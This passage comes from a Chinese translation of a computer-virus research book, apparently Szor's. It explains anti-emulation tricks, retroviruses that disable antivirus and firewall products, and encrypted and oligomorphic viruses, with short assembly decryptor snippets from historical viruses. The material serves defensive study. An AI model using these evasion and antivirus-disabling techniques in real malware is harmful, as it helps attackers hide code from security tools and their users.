CloseHandle
FindFirstFileA
FindNextFileA
FindClose
UnmapViewOfFile
SetEndOfFile
```

恶名远扬的病毒作者Murkry的名字就在其中。（准确地说，某些病毒作者的名字或者是某些俗语都是启发式检测器的检测对象）而且，上面的字符串中还有“*.EXE”，和一系列用来查找和修改文件的API函数。这些信息对于反汇编分析和启发式扫描是非常有用的。

现代病毒使用API函数的校验和而不是API函数名查找API函数，校验和是根据相应DLL的导出地址表（export address table）计算出来的，比如查找KERNEL32.DLL和其中的API函数。由于病毒研究人员必须确定使用了哪些API，因此，理解使用这种机制的病毒有一定难度。病毒研究人员需要在调查病毒所使用的校验和算法的基础上，编写一个列出API函数名的小程序。专门研究病毒的Eugene Kaspersky曾经使用这种方法快速地识别出API的函数名，Kaspersky（卡巴斯基，卡巴斯基反病毒软件的开发者和卡巴斯基公司的创始人。——译者注）还为IDA编写了一个插件，这样反汇编器就可以直接使用IDA进行类似的分析了[13]。

虽然这项技术非常有用，但是只能针对特定的病毒，由于存在一些潜在的问题，启发式检测软件中还不能使用这项技术。

6.2.9 抗仿真技术

第一代的启发式检测工具是针对特定的感染方法设计的，他们检查特定应用的某种感染方法。病毒开发者们意识到有些扫描器使用仿真的方法来检测32位的Windows病毒，他们也开始设计一些专门针对仿真器——这种最强大的病毒扫描器——的攻击方法。本节将介绍近年来病毒

作者们在他们的病毒中使用的一些抗仿真检测的技术。

6.2.9.1 使用协处理器（FPU）指令

有些病毒作者意识到仿真器的强大功能，他们开始寻找这种技术的弱点，他们很快就发现仿真器没有执行协处理器指令。事实上，很多仿真器跳过了协处理器指令，然而目前使用的大多数处理器都默认支持协处理器的指令。

现在的计算机病毒不再限制自己使用协处理器指令了，在计算机病毒起步的时代（20世纪80年代），计算机病毒作者们还不能过多地使用协处理器技术，因为早期的计算机处理器中没有包含协处理器单元。Intel在486及其以后的处理器中添加了协处理器单元（其实，在486SX系统中已经包含了FPU，然而由于两个原因而没让这个FPU正常工作：为了卖添加了FPU的486DX处理器；为了减少产品的市场成本，人们可以用更便宜的价格买到“不同”的处理器）。现在，主流的系统都有能力执行协处理器的指令。

有些没有多态功能但具有加密功能的病毒已经开始使用协处理指令来完成解密运算。Prizzy多态引擎(PPE)是第一个使用协处理器指令的。PPE在它的多态解密引擎中使用了43个不同的协处理器指令。

现代使用仿真策略的反病毒软件必须支持协处理器指令。

6.2.9.2 使用MMX指令

有些病毒作者进步更大，他们在病毒中使用了奔腾处理器的多媒体扩展（multi-media extension，MMX）指令。病毒W95/Prizzy最先使用了这些指令。当然，这个病毒中有很多bug，根本就不能正常工作。人们都特别想复制这个病毒，但是还没有哪个病毒研究者能够成功地复制出一个W95/Prizzy病毒样本。Prizzy的多态引擎能够使用多达46个不同的MMX指令。

其他比较成功的病毒，包括W32/Legacy[14]和W32/Thorin，都比它们的前辈写的好得多。

大部分支持MMX指令的多态引擎都不认为每一个处理器都支持MMX。有些病毒设计了两个多态解密循环，他们能用CPUID指令检测处理器是否支持MMX。这些病毒在不支持MMX指令的奔腾处理器上也能复制。但是，他们在检测处理器类型的时候经常出错。虽然在386上就能执行PE文件，但在早期的处理器中没有CPUID指令。因此，病毒在检测系统处理器是否支持MMX指令时，可能会出错，从而执行了不存在的MMX指令，其结果当然是产生一个处理器异常。

将来的病毒作者可以从多态引擎中去掉用于CPUID检查部分，因为支持MMX指令的奔腾处理器越来越多。

到2000年，使用仿真策略的反病毒软件已经必须支持MMX指令了。

6.2.9.3 使用结构化异常处理

第一个真正的Win32病毒就已经使用了结构化异常处理技术。W32/Cabanas使用结构化异常处理程序（structured exception handler，SEH）进行反跟踪和防止病毒自身崩溃。很多32位的Windows病毒在启动的时候就建立了一个异常处理程序，然后在遇到错误的时候就返回到宿主程序的入口点处。

病毒常常建立一个异常处理程序来为使用仿真器的反病毒产品设置陷阱。病毒W95/Champ.5447.B中引入了这种技巧，另外，一些多态引擎在他们的解密程序中产生一些随机

代码。在建立了异常处理程序后，如果病毒执行了那些迫使处理器出错的错误程序块，那么就能间接地执行病毒的异常处理程序，而异常处理程序再把控制转移到另一个多态解密引擎上。如果AV产品的仿真器不能处理这样的异常，那么真正的病毒代码就不会在仿真器中执行。

不幸的是，解决这样的问题不是在AV产品中实现一个异常处理程序识别器那样简单。虽然能够检测到一些异常条件，但仿真环境（可以在AV产品中设计一个）不能完美地处理所有的异常处理程序。在现实世界里，不可能完全肯定某个指令一定会导致某个特定异常产生[15]。

结果，仿真器不能检测出使用随机错误模块的病毒。这就是说启发式扫描引擎本来就不能很好地完成检测病毒的任务。

6.2.9.4　执行随机的病毒代码：今天还是病毒吗

有些病毒在它们的入口点处设置随机代码执行（random code execution）陷阱。在DOS病毒中就已经出现了这种现象，这些病毒只有在随机产生的时间和日期条件下才运行。

第一个使用随机执行逻辑（random execution logic）的病毒是W95/Invir。这个病毒可能把控制传递给宿主程序（原始的入口点），也可能转移到病毒体。换句话说，在执行被病毒感染程序时候，并不一定执行病毒本身。

W95/Invir使用FS:[0ch]处的数据作为产生随机数的种子，在基于Intel处理器的Win32系统中，FS:0处开始的数据块是线程信息块（TIB）。FS:[0Ch]处的数据被称做W16TDB，他们只有在Windows 9x系统下才有意义。Windows NT认为这个数据的值是0。

如果这个数据是0，病毒就执行宿主程序。该病毒在NT系统中表现的很客气，不运行病毒代码，这是因为该病毒与Windows NT系统不兼容。在Windows95系统中，W16TDB是一个随机的数据。可以看出，不需要使用任何API函数就能直接读TIB中的数据，这是获取随机数最简单的方法了。

上述技巧的代码块如下所示：

```
MOV     reg, FS:[0C]
AND     reg, 8
ADD     reg, jumptable
JMP     [reg]
```

显然仿真器很难对付这一问题。只要FS:[0Ch]中的数据不正确，就不能执行到病毒的解密引擎。这个问题有点复杂，并且检测这样的病毒也非常困难，即使是专门为这种病毒设置的启发式检测规则也有可能检测不到这样的病毒。

6.2.9.5　使用未公开的CPU指令

虽然Intel系列处理器中未公开的指令不多，但仍然存在。病毒W95/Vulcano在它的多态解密引擎中把未公开的SALC指令作为终止那些不能处理这个指令的反病毒仿真器的垃圾代码。Intel声称SALC可以被看做是NOP（无操作指令）。可是，它不是NOP。如果进位标记是1（CF=1），这个指令设置AL=FFh，否则它就设置CL=0[16]。有些仿真器对这个指令的实现方式可能与处理器的处理方式稍微有些不同，这样病毒就能够检查出它是否是在仿真器中运行。

显然，仿真器在遇到未知指令的时候也不一定要停止，然而如果不能精确地计算出真实操作码的大小，动态启发式扫描器就检测不出该病毒。

6.2.9.6 蛮力破解法解密病毒代码

有些病毒使用了一种被称为RDA的蛮力破解算法来解密他们自己的代码。DOS病毒使用了这种技术，例如Spanska病毒系列和一些早期的俄罗斯人编写的RDA病毒族。在Win32病毒中又出现了这些老技巧。蛮力破解不使用固定的密钥，而是通过排错的方法来选择真正的密钥和解密算法。在实际执行过程中，这种逻辑也不慢，但是在仿真器中它产生了很多长循环，这些循环需要占用仿真器大量的时间，让他们很难找到病毒体。解密本身也可以看做是可疑的动作，现代动态启发式扫描器可以很好地利用这个技巧。

RDA能够很好地对付构建在反病毒软件中的仿真器。

6.2.9.7 使用多线程

许多病毒试图用多线程来给仿真器制造麻烦。仿真器最初用于效仿DOS程序，DOS只支持执行单线程任务。这种仿真器比多线程的要简单很多。实现Windows多线程仿真器的难度在于多线程环境下线程之间的同步是非常重要的，也是非常难以处理的。随着仿真器本身逐渐成熟、强大，病毒作者们必然会使用这种对抗仿真器的技巧。最近，出现了一些复杂的Win32仿真器，包括挪威人开发的Norman Antivirus，他们能够有效地处理多线程Win32代码。

6.2.9.8 在多态解密引擎中使用中断

就像那些老的DOS病毒一样，有些Windows 95病毒向他们的多态解密引擎中添加了随机的INT指令。一些老版本的解密引擎可能会在出现中断的地方停止仿真器的执行。这是因为大多数病毒在完成解密以前是不需要使用中断的。病毒W95/Darkmil中使用了一种完全相同的攻击方法，该病毒使用了INT 2Bh, INT 08, INT 72h等多个中断。

6.2.9.9 使用API函数将控制传递给病毒代码

病毒W95/Kala.7620首先使用API函数将程序的控制流程转到病毒的解密引擎中。病毒作者在病毒宿主文件的代码节中插入了一小段代码，这段代码利用了宿主程序导入表中提供的API函数CreateThread()。线程的起始地址定位在病毒创建的一个节上，这个节存储在宿主文件的末尾。显然，如果扫描器的仿真器中没有模拟API函数CreateThread()，那么这个扫描器就不能运行病毒的代码。现代反病毒软件需要注意这样的问题，它们必须能够在需要的时候增加对某些特别的API的支持。把API仿真作为常备武器对于现代AV软件是非常重要的。

在最近几年中，病毒研究者预计将在多态解密引擎中使用随机API调用技术。就像前面几节中提到的技术一样，病毒W95/Drill最先实现了这种技术。

6.2.9.10 使用长循环

计算机病毒还试图使用长循环来那对付那些使用了仿真技术的常规解密引擎。这些循环通常都是多态的，没有实际意义的代码。但有时，使用过长循环来计算传递给多态解密引擎的密钥。病毒W32/Gobi就是一个例子，这是一个EPO病毒。该病毒使用长循环生成密钥，在把密钥传递给多态解密引擎之前，病毒使用了40 000 000多个反复。这样用仿真策略来检测该病毒就会变得特别慢。

6.2.10 抗替罪羊病毒

计算机病毒研究者通常构建一个替罪羊文件来理解病毒的感染策略（第15章中详细讲述）。被感染的替罪羊文件有助于分析病毒，因为他能够把病毒和原文件的内容分开。替罪羊文件通

常包含一些没有意义的指令（比如NOP指令），没有什么特殊的功能，只是返回到操作系统。人们为各种不同的病毒创建了多种类型的替罪羊文件和内部数据结构。例如，替罪羊系列文件使用的文件长度可以是4KB，8KB，16KB，或者32KB。

抗替罪羊的病毒使用了一些启发式的规则来检测替罪羊文件，比如，如果文件太小或者文件中包含了一大段没有意义的代码，或者文件名中包含数字，那么病毒就不感染这个文件。显然，抗替罪羊的病毒需要消耗更多的时间，因为它们首先必须检测目标文件是否满足感染条件。

6.3 攻击性的反制病毒

反制病毒（retrovirus）是一种能够穿越或者阻止反病毒软件、个人防火墙或其他安全程序的计算机病毒[17]。

很多Windows用户作为具有管理员权限（administrative privileges）的用户登录计算机，这种行为给攻击者提供了可乘之机。用户的这种行为让攻击者具有杀掉那些反病毒软件或者破坏反病毒软件服务的能力。在反病毒产品MSAV首次公开微软DOS后，很多计算机病毒使用这些技术来终止那些能够进行文件完整性检查的反病毒扫描器，他们还能够让病毒防护系统失效[18]。一段时间内，MSAV/VSAFE的拒绝服务程序（用一个特别的参数调用中断）在计算机病毒中得到广泛的应用，这也成为了启发式扫描器检测反制型病毒最有效的方法之一。

反制病毒为那些容易被反病毒软件检测出来的计算机病毒找到了出路。所以病毒作者们就用反汇编的方法查找反病毒软件的漏洞，以此制定病毒可以使用的攻击方法。比如攻击型的反制病毒经常要做以下几项工作：

- 杀掉或关闭内存中和磁盘上的反病毒程序。
- 旁路或关闭行为阻断型产品。
- 旁路或关闭个人防火墙。
- 删掉完整性监查的数据库文件。
- 修改完整性检查的数据库文件。（比如，Spanska病毒族中的IDEA.6155能够用打补丁的形式攻击TBSCAN的 ANTI-VIR.DAT文件。该病毒修改了存储在ANTI-VIR.DAT中未加密的宿主文件名的第一个字母串，这样完整性检查部件就不能发现被病毒感染过的文件的完整性发生了变化，而只是重新计算机被感染文件的完整性[19]。）
- 通过反病毒软件执行病毒的代码。（病毒Varicella一般都能够逃过Frans Veldman's TBCLEAN的杀毒过程。）
- 在反病毒数据库中放置特洛伊木马。这种病毒在扫描器扫描病毒时被激活。（例如，有些新病毒正在挑战AVP的反病毒系统。其中就有被Mr. Sandman称为Anti-AVP，其实就是AntiCARO的病毒。这个病毒向AVP的数据库文件中插入一个新的、伪造的AVP数据库，让它把Boza病毒检测成Bizatch病毒。另一种类似的攻击让AVP检测不到任何病毒，却杀掉内存中和硬盘上其他反病毒软件，这个病毒是一个绰号TCP的病毒作者编写的。）
- 检测正在执行的反病毒软件，然后做一些破坏。
- 做一些针对杀毒工具的工作，让计算机很难干净地启动。（比如，造成循环分区问题的Ginger就是一个例子。）

- 从文件中删除反病毒程序的完整性检测标记。(早期版本的McAfee扫描器要在可执行文件的尾部添加一个完整性检测记录，而Tequila病毒在感染文件前清除这个记录。)
- 攻击常用的CRC校验和算法。(Vecna编写的病毒HybrisF能够攻击CRC校验和算法。这项技术是病毒作者Zhengxi最先发明的，CRC校验和不是特别强。病毒HybrisF感染了文件以后，它的CRC校验和并不会改变，甚至文件大小也没有改变，很多完整性检测产品都不能检测出这样的文件变化。)
- 阻止被感染的系统连接到反病毒产品的网站，不允许他们下载新的产品更新。(W95/MTX和W32/Mydoom都干了这样的事情，其他病毒也可以这么干。)
- 需要特别的密码保护。(例如，W32/Beagle@mm家族中的几个病毒利用带口令的加密ZIP文件进行传输。病毒的邮件中携带的病毒密码是随机产生的。虽然能够使用暴力破解的方法解密ZIP文件，但是反病毒软件并不能这么干，因为即使是解密一个简单的文件也需要几分钟的时间。比较好的解决方法是使用邮件中的信息来解密邮件的内容。然而，攻击者可以把这样的邮件分成两个，第一个发病毒，第二个发密码。他可以在第二个邮件中说"这就是那个我忘了给你的密码"，或者发送一个JPEG或者BMP文件，在这些文件里面包含手写体的病毒密码。(就在几周以前，Beagle病毒的几个变种使用微软的GDIPLUS API函数把它产生的随机密码转会成了图像文件。这样系统通过邮件内容快速发现病毒密码的反病毒方案就失败了。)
- 有些反制病毒的目标不仅仅是反病毒产品，还包括病毒分析产品。比如病毒可能影响类似Filemon和Regmon这样常用于动态代码分析的程序。这个问题将在本书第15章中详细说明。

还可以使用其他类型的文件完成类似的攻击，比如自解压型文件和微软的文档型文件。在文档文件被加密后，文档中的宏也被加密了，在微软Office的早期产品中，密码保护措施很弱，反病毒软件可以在几秒钟内解密被加密的文档并完成病毒扫描。新版本的微软Office发布了更加强大的文档密码保护措施，这种措施可以抵挡纯文本攻击，因此经过加密的文档也不那么容易被扫描了。虽然PKZIP的密码保护措施可以被攻破，可是不能在几秒钟内解决这个问题，而必须在几分钟内解决，然而反病毒产品不能浪费这么长的时间来暴力破解这样的密码。

对于反病毒产品来说，反制病毒是一个挑战，现代反病毒解决方案需要一些特别的措施来保护类似终止进程的攻击，这样在面对新的未知病毒时可以有效地保护反病毒软件自身。

参考文献

1. Vesselin Bontchev, "Future Trends in Virus Writing," *Virus Bulletin Conference*, 1994, pp. 65-82.
2. Andrew Schulman, Raymond J. Michaels, Jim Kyle, Tim Paterson, David Maxey, and Ralf Brown, *Undocumented DOS*, Addison-Wesley, 1990, ISBN: 0-201-57064-5 (Paperback).
3. Peter Szor, "Drill Seeker," *Virus Bulletin*, January 2001, pp. 8-9.
4. Peter Ferrie, private communication, 2003.
5. György Ráth, "Copy-Protection on the IBM PC," *LSI*, Budapest, 1989, ISBN: 963-592-902-1 (Paperback).

6. Peter Ferrie, personal communication, 2004.
7. Peter Szor, "Coping with Cabanas," *Virus Bulletin*, November 1997, pp. 10-12.
8. Dr. Vesselin Bontchev, "Cryptographic and Cryptanalytic Methods Used in Computer Viruses and Anti-Virus Software," *RSA Conference*, 2004.
9. Peter Szor, "Attacks on Win32—Part II," *Virus Bulletin Conference*, September 2000, pp. 101-121.
10. Peter Szor, "The Invisible Man," *Virus Bulletin*, May 2000, pp. 8-9.
11. Igor Daniloff, "New Polymorphic Random Decoding Algorithm in Viruses," *EICAR*, 1995, pp. 9-18.
12. Wason Han, personal communication, 1999.
13. Eugene Kaspersky, personal communication, 1998.
14. Snorre Fageland, "Merry MMXmas!," *Virus Bulletin*, December 1999, pp. 10-11.
15. Kurt Natvig, personal communication, 1999.
16. "Undocumented OpCodes: SALC," `http://www.x86.org/secrets/opcodes/salc.htm`.
17. Mikko H. Hypponen, "Retroviruses—How Viruses Fight Back," *Virus Bulletin Conference*, New Jersey, 1994.
18. Yisreal Radai, "The Anti-Viral Software of MS-DOS 6," `http://www.virusbtn.com/old/OtherPapers/MSAV/`.
19. Peter Szor, "Bad IDEA," *Virus Bulletin*, April 1999, pp. 18-19.

第7章 高级代码演化技术和病毒生成工具

“从数学的角度看，人们无法理解事物而只能是去习惯它们。”

——John von Neumann

本章介绍计算机病毒作者们在多年反击扫描器过程中研究出来的高级病毒自保护技术。特别重点讲解加密(encrypted)、寡形（oligomorphic）、多态或多形（polymorphic）[1]以及高级变形（metamorphic）计算机病毒[2]。最后介绍用类似的技术创造出各种病毒及其变种的病毒生成工具（generator kits）[3]。

7.1 引言

本章回顾过去十年来计算机病毒作者们用于挑战病毒扫描产品的各种方法。虽然这些技术中的大多数都是用于文件感染型病毒的，我们确信在未来的计算机蠕虫中也会出现相同的技术。

多年来，二进制病毒的代码演化（code evolution）技术有了长足的进步。如果有人研究计算机病毒发展史，他会发现几乎所有能做的事情都已经做过了，没有太多新的技术出现。不过，计算机病毒还有一个没有涉及到的领域，那就是分布式计算。

7.2 代码演化

病毒开发者们不断地挑战反病毒产品，他们最大的敌人是反病毒软件中最流行的病毒扫描产品，而不是像完整性检查和行为阻断这样的通用反病毒（AV）技术，因为这些技术还远不像反病毒扫描器那样被广泛使用。

其实，在Windows平台下通用的病毒检测模型还需要引入更多的思想和技术。在DOS时代这种通用病毒解决方案已经被DOS病毒给击败了。因此，有人就得出了错误的结论，他们认为这样的技术是没有用处的。

现在的病毒扫描器是业界广为接受的解决方案，尽管它是有缺陷的。但是，这种方案要对付日益复杂的病毒和正在出现的分布式、自分发的恶意软件，还面临着巨大的挑战。

虽然，现代计算机技术发展迅速，但在一段时间内，二进制的计算机病毒编写技术已经不能跟上技术的进步。到1996年DOS病毒已经发展到非常复杂的水平，然而，当时32位的Windows开始主宰市场，病毒作者们又不得不回到多年前病毒开发的老路上去。1996年Ply引入了一种新的置换引擎（虽然1998年又出现了变形病毒ACG）把DOS环境下复杂的多态病毒推向顶峰。然而，发展态势不可能就此终止，先辈们不得不去研究新的32位感染技术，然后是Win32平台。

现在依然有些计算机病毒开发者认为Windows平台是极具挑战性的，尤其是出现Windows NT/2000/XP/2003以后。基本的感染技术都已经出现了，并且病毒程序的汇编代码也在互联网上

广泛散布。这些源码为群发送邮件的蠕虫提供了所需的技术基础，编写邮件蠕虫不需要太多的技巧，只要进行拷贝和粘贴就可以了。

后面的各节将讲述基本的病毒代码迷惑技术（obfuscation techniques），包括加密（encrypted）病毒和现在的变形病毒（metamorphic）等。

7.3 加密病毒

很早以前，病毒开发者们就开始尝试实现代码演化。最简单的掩盖病毒功能的方法之一就是加密。第一个实现了加密技术的病毒是DOS环境下的Cascade[4]，该病毒开始部分是一个固定的解密引擎，病毒体紧跟其后。注意观察清单7-1中从病毒Cascade.1701里提取出来的病毒代码样本。

清单7-1　病毒Cascade的解密引擎

```
lea     si, Start  ; position to decrypt (dynamically set)
mov     sp, 0682   ; length of encrypted body (1666 bytes)

Decrypt:
xor     [si],si    ; decryption key/counter 1
xor     [si],sp    ; decryption key/counter 2
inc     si         ; increment one counter
dec     sp         ; decrement the other
jnz     Decrypt    ; loop until all bytes are decrypted

Start:             ; Encrypted/Decrypted Virus Body
```

注意，该解密引擎具有反跟踪能力，它把SP（堆栈指针）寄存器作为一个解密密钥。通常，解密循环是前向的，每循环一次SI寄存器增加1。

初始化后，SI寄存器指向了解密后病毒的病毒体，因此，它的初值依赖于病毒体在文件中的相对位置。Cascade把自己附加到宿主文件中，因此如果宿主文件的大小相同，SI的初值就相同。如果宿主文件的大小不同，SI（解密密钥1）的初值就不同。SP寄存器用于保存将要解密的数据字节数。注意，解密是按字（双字节）向前推进的，然而解密位置却是一次一个字节向前移动的。这种做法增加了解密循环的复杂度。但是它并没有改变算法的可逆性。需要注意的是，在病毒中运用简单的XOR指令进行加密、解密是很常见的。因为一个数据经过两次相同的XOR运算以后得到的数据和原数据相同。

举个例子来说，假设被加密的字符为P（0x50），加密密钥为0x99，加密过程0x50 XOR 0x99，结果得到0xC9；然后把结果和密钥0x99执行一次异或运算（0xC9 XOR 0x99），得到的又是0x50（即加密前的字符P）。这就是病毒作者为什么喜欢这么简单的加密算法，因为他们很懒。他们不愿意为加密和解密分别设计和实现不同的算法。

从密码学的角度看，这种加密方法的密级是很弱的。早期的反病毒软件只能从解密引擎中查找字符串来检测病毒，这种方法有很多问题，因为多个不同的病毒可能使用相同的解密引擎，但他们的功能却完全不同。通过解密引擎来检测病毒的产品甚至不能识别病毒的变种。还有，有些非病毒程序，比如反跟踪的压缩软件，可能也在代码前面使用了解密引擎，如果病毒用了和这些软件相同的解密引擎，他们就能迷惑反病毒软件了。

在早期的32位Windows病毒中也出现了这样简单的代码演化技术。W95/Mad 和W95/Zombie使用了和Cascade相似的技术，唯一的不同是新病毒采用了32位的实现方式。清单7-2中是从病毒W95/Mad.2736的中提取出来的解密引擎。

清单7-2　病毒W95/Mad.2736的解密引擎

```
    mov     edi,00403045h ; Set EDI to Start
    add     edi,ebp       ; Adjust according to base
    mov     ecx,0A6Bh     ; length of encrypted virus body
    mov     al,[key]      ; pick the key

Decrypt:
    xor     [edi],al      ; decrypt body
    inc     edi           ; increment counter position
    loop    Decrypt       ; until all bytes are decrypted
    jmp     Start         ; Jump to Start (jump over some data)

DB    key     86          ; variable one byte key
Start:                    ; encrypted/decrypted virus body dy
```

事实上，这是用XOR实现的一个更简单的算法，可以在不解密的情况下检测出这样的病毒体。多数情况下，解密引擎的编码方式对检测来说已经足够了。显然，这种检测方式不够准确，不过这些代码稍作修改就可以解密病毒体，并且可以轻松地对付几种改动不大的变种。

攻击者可以使用一些有趣的策略让加密和解密过程变得更加复杂，这种复杂性可以进一步迷惑反病毒软件的检测和修复程序：

- 改变循环的方向：同时支持前向解密和后向解密（见图7-1a和图7-1b的情况）。




图7-1　解密循环实例

- 使用多层加密。第一层解密引擎解密出第二层，第二层解密出第三层，以此类推（见图7-1c）。Demon Emperor编写的Hare[5]，TechnoRat编写的W32/Harrier[6]，Vecna编写的{W32, W97M} /Coke和ValleZ编写的 W32/Zelly都是使用这种技术的例子。
- 多个解密循环一个接一个的出现，在这些循环中，随机选择循环的方向，可以使用前向循环也可以使用后向循环；这种技术最大限度地把代码搅乱了（见图7-1c）。
- 只用一个解密循环，但是使用两个以上的解密密钥来解密多个信息片，这种技术更加难于

检测了，其难度因解密引擎的实现而异。密钥的长度很重要，密钥越长（8位、16位、32位或更长），蛮力破解所需的时间也越长（如果不能正确地提取出密钥的话）。

- 混淆解密引擎的开始位置。在解密引擎和加密数据之间以及加密数据和文件结尾之间添加一些随机的字节。
- 使用非线性的解密引擎。有些病毒（比如W95/Fono）使用了基于密钥表（key table）的简单的非线性加密算法，其加密操作基于一个简单的替换表（substitution table）。比如病毒可能决定用A替换Z，用P替换L等等。这样，单词APPLE在经过加密以后，可能就变成了ZLLPE。

因为病毒解密过程不是线性的，所以对病毒体的解密过程就不是一个字节接一个字节进行的。这种方法能够迷惑初级的病毒分析人员，因为有时候，病毒体看起来好像根本就没有加密。因此，如果从这样的例子中找到了一个检测字符串，不能算是检测到了病毒。这种技术甚至可以迷惑那些使用高级仿真技术的病毒检测系统。虽然通常情况下仿真器可以检测到一个线性解密代码，比如在扫描器的虚拟机中出现连续的内存数据变化；仿真器遇到非线性的解密算法后却仍然继续（即无法识别这是一个解密引擎），什么时候停下来就很难说了。

病毒W32/Chiton ("Efish")的一个变种使用了与病毒Fono相似的方法。但是Chiton使用的是完全替换表，它确保病毒中的每一个字节都被替换为另一个值。另外，Chiton使用了多个数值来对应代码中的每一个字节，这一点大大增加了加密引擎的复杂性。

病毒W95/Drill和{ W32, Linux} /Simile.D达到了非线性解密引擎的较高境界，他们使用半随机的顺序解密每一个病毒片段，而病毒体的每一个位置只解密一次[7]。

- 攻击者不需要在病毒体中保存密钥。他们用蛮力破解的方法解密，依靠自己恢复密钥，这就是所谓RDA（随机解密算法）技术。检测这样的病毒就更困难了， RDA.Fighter就是使用这种技术的例子。
- 攻击者使用高强度的加密算法来加密病毒，Spanska写的IDEA系列病毒采用了这种方法，其中的解密引擎之一使用了IDEA算法[8]。因为病毒体中携带了用于解密的密钥，因此加密的强度不能算是很高，但是要恢复这样的病毒就非常痛苦了，因为反病毒软件需要自己重新实现IDEA算法的解密引擎，而且，病毒IDEA[9]的第二层使用了RDA解密技术（即病毒体中不再携带解密密钥，只能靠穷举法蛮力破解。——译者注）。
- 捷克人Prizzy写的病毒W32/Crypto证明了在病毒中可以使用Windows 的API函数进行加密。Crypto利用运行时产生的一对公钥和私钥加密系统中的DLL文件。其他计算机蠕虫和后门程序也能使用Crypto API函数来解密经过加密的内容。这个技术加大了反病毒扫描器检测病毒的难度。使用Crypto API的病毒还有W32/Qint@mm，它对EXE文件进行加密。
- 有时，病毒中没有解密引擎。病毒W95/Resur[10] 和W95/Silcer就使用了这种方法。在病毒被装入的时候，他要求Windows装载器对宿主程序的镜像进行重定位（relocating）。宿主程序镜像的重定位过程实际上完成了对病毒体的解密，因为病毒感染时为了解密操作时的重定位精心设计了文件镜像的格式，病毒体执行程序的起始地址就是密钥。
- 1991年出现的病毒Cheeba证明，在病毒体中可以不包含加密密钥。病毒的载荷（payload，主要功能部分的代码）用一个文件名加密，只有在病毒读取那个文件的时候才能够正确地解密病毒体[11]。病毒研究者很难获取病毒的载荷，除非病毒加密算法特别弱。Dmitry

Gryaznov假设被加密的代码在编写风格上和没有加密的代码是类似的[12]，据此对加密的病毒体进行了词频密码分析，将病毒Cheeba可能的密钥减少到2 150 400个，结果，他发现了神秘的文件名"users.bbs"，它是一个流行的BBS软件中的文件名。有人预测会出现更多所谓的“笨代理（clueless agents）”[13]计算机病毒，这些病毒禁止防范者获取与攻击者意图相关的任何信息。

- 用多种不同的方法产生加密密钥，比如固定密钥（constant）、随机产生的固定密钥（random but fixed）、滑动密钥（sliding）和变化密钥（shifting）。
- 密钥可以保存在解密引擎中，也可以保存在宿主文件中，还可以根本不保存密钥。有些情况下，解密引擎的代码就是密钥，这时，如果解密引擎被调试器给修改了，解密过程就会失败。而且这种技术还可以更有效地攻击使用代码优化技术的仿真器（病毒Tequila就是一个实例）。
- 密钥的随机性也是一个很重要的因素。有些病毒每天产生一次新的密钥，被称为慢生成器；其他病毒更趋向于每次感染过程中都使用不同的密钥，这种方式就是快生成器。攻击者能够使用很多不同的方法来选择随机种子，包括时间计数器、CMOS时间、日期和CRC32等。W32/Chiton 和W32/Beagle使用了名为the Mersenne Twister[14] 的伪随机数生成器。
- 攻击者可以选择在几个不同位置来解密被加密的内容（即把解密引擎加载到内存中不同的位置。——译者注），图7-2给出了一些常用的方法。




图7-2 可能解密位置

图中A.) 表示直接在加密过的病毒体内解密，这种方法最常见。然而，这种方法要求加密过的数据必须存储在可写内存中，这是和操作系统相关的。图中B.) 表示解密引擎先读出被加密的内容，然后在堆栈中重建原病毒体。对于攻击者来说，这种方式最实用，因为被加密的数据区本身不需要具有写权限。图中C.) 表示病毒重新分配一块内存用于存储解密后的病毒代码和数据。对于攻击者来说，这种方法的弊端在于，它要求未加密部分的代码必须在解密之前分配一段内存（病毒扫描器可以用字符串匹配方式检测到类似的代码。——译者注）。

注释 类似Simile的变形病毒绕过了这个弊端，因为分配内存的代码是可变的，这样，它就不会给字符串匹配的扫描程序提供任何有用的信息。

上述技术如果与可变的解密引擎联合工作就会变得非常有效，因为可变解密引擎能够在下一个病毒副本中发生变化。在随后的章节中讲述寡形病毒和多态病毒的解密引擎。

7.4 寡形病毒

病毒作者们很快就认识到：只要解密引擎自身的代码足够长并且唯一，对于反病毒软件来

说解密和检测病毒总是很简单的。为了更进一步为难反病毒软件，他们利用一些技术来对解密引擎进行变形。

和加密病毒不同，*寡形病毒*（oligomorphic viruses）在他们产生的新病毒副本中改变了他们的解密引擎。改变解密引擎最简单的方法是使用一组而不是单个解密引擎。已知的第一个使用这种技术的病毒是Whale。Whale携带了几十个不同的解密引擎，每次从中随机的选择一个。

W95/Memorial能够携带多达96个不同的解密引擎，尽管可以继续通过检测解密引擎来检测病毒，但是已经不太现实。大部分反病毒产品试图动态解密病毒的加密数据，然后通过检测解密数据中的代码常量来检测病毒。

清单7-3 是病毒Memorial的96个不同解密引擎之中的一个。

清单7-3　病毒W95/Memorial的解密引擎实例

```
mov     ebp,00405000h       ; select base
mov     ecx,0550h           ; this many bytes
lea     esi,[ebp+0000002E]  ; offset of "Start"
add     ecx,[ebp+00000029]  ; plus this many bytes
mov     al,[ebp+0000002D]   ; pick the first key

Decrypt:
nop                 ; junk
nop                 ; junk
xor     [esi],al    ; decrypt a byte
inc     esi         ; next byte
nop                 ; junk
inc     al          ; slide the key
dec     ecx         ; are there any more bytes to decrypt?
jnz     Decrypt     ; until all bytes are decrypted
jmp     Start       ; decryption done, execute body

; Data area

Start:
;     encrypted/decrypted virus body
```

注意它的滑动密钥特征（sliding-key feature）。可以对指令顺序做轻微的改变，解密引擎就可以在循环中使用不同的指令。

比较一下清单7-4中的另一个实例。

清单7-4　W95/Memorial病毒中另一个不同的解密引擎

```
mov     ecx,0550h           ; this many bytes
mov     ebp,013BC000h       ; select base
lea     esi,[ebp+0000002E]  ; offset of "Start"
add     ecx,[ebp+00000029]  ; plus this many bytes
mov     al,[ebp+0000002D]   ; pick the first key

Decrypt:
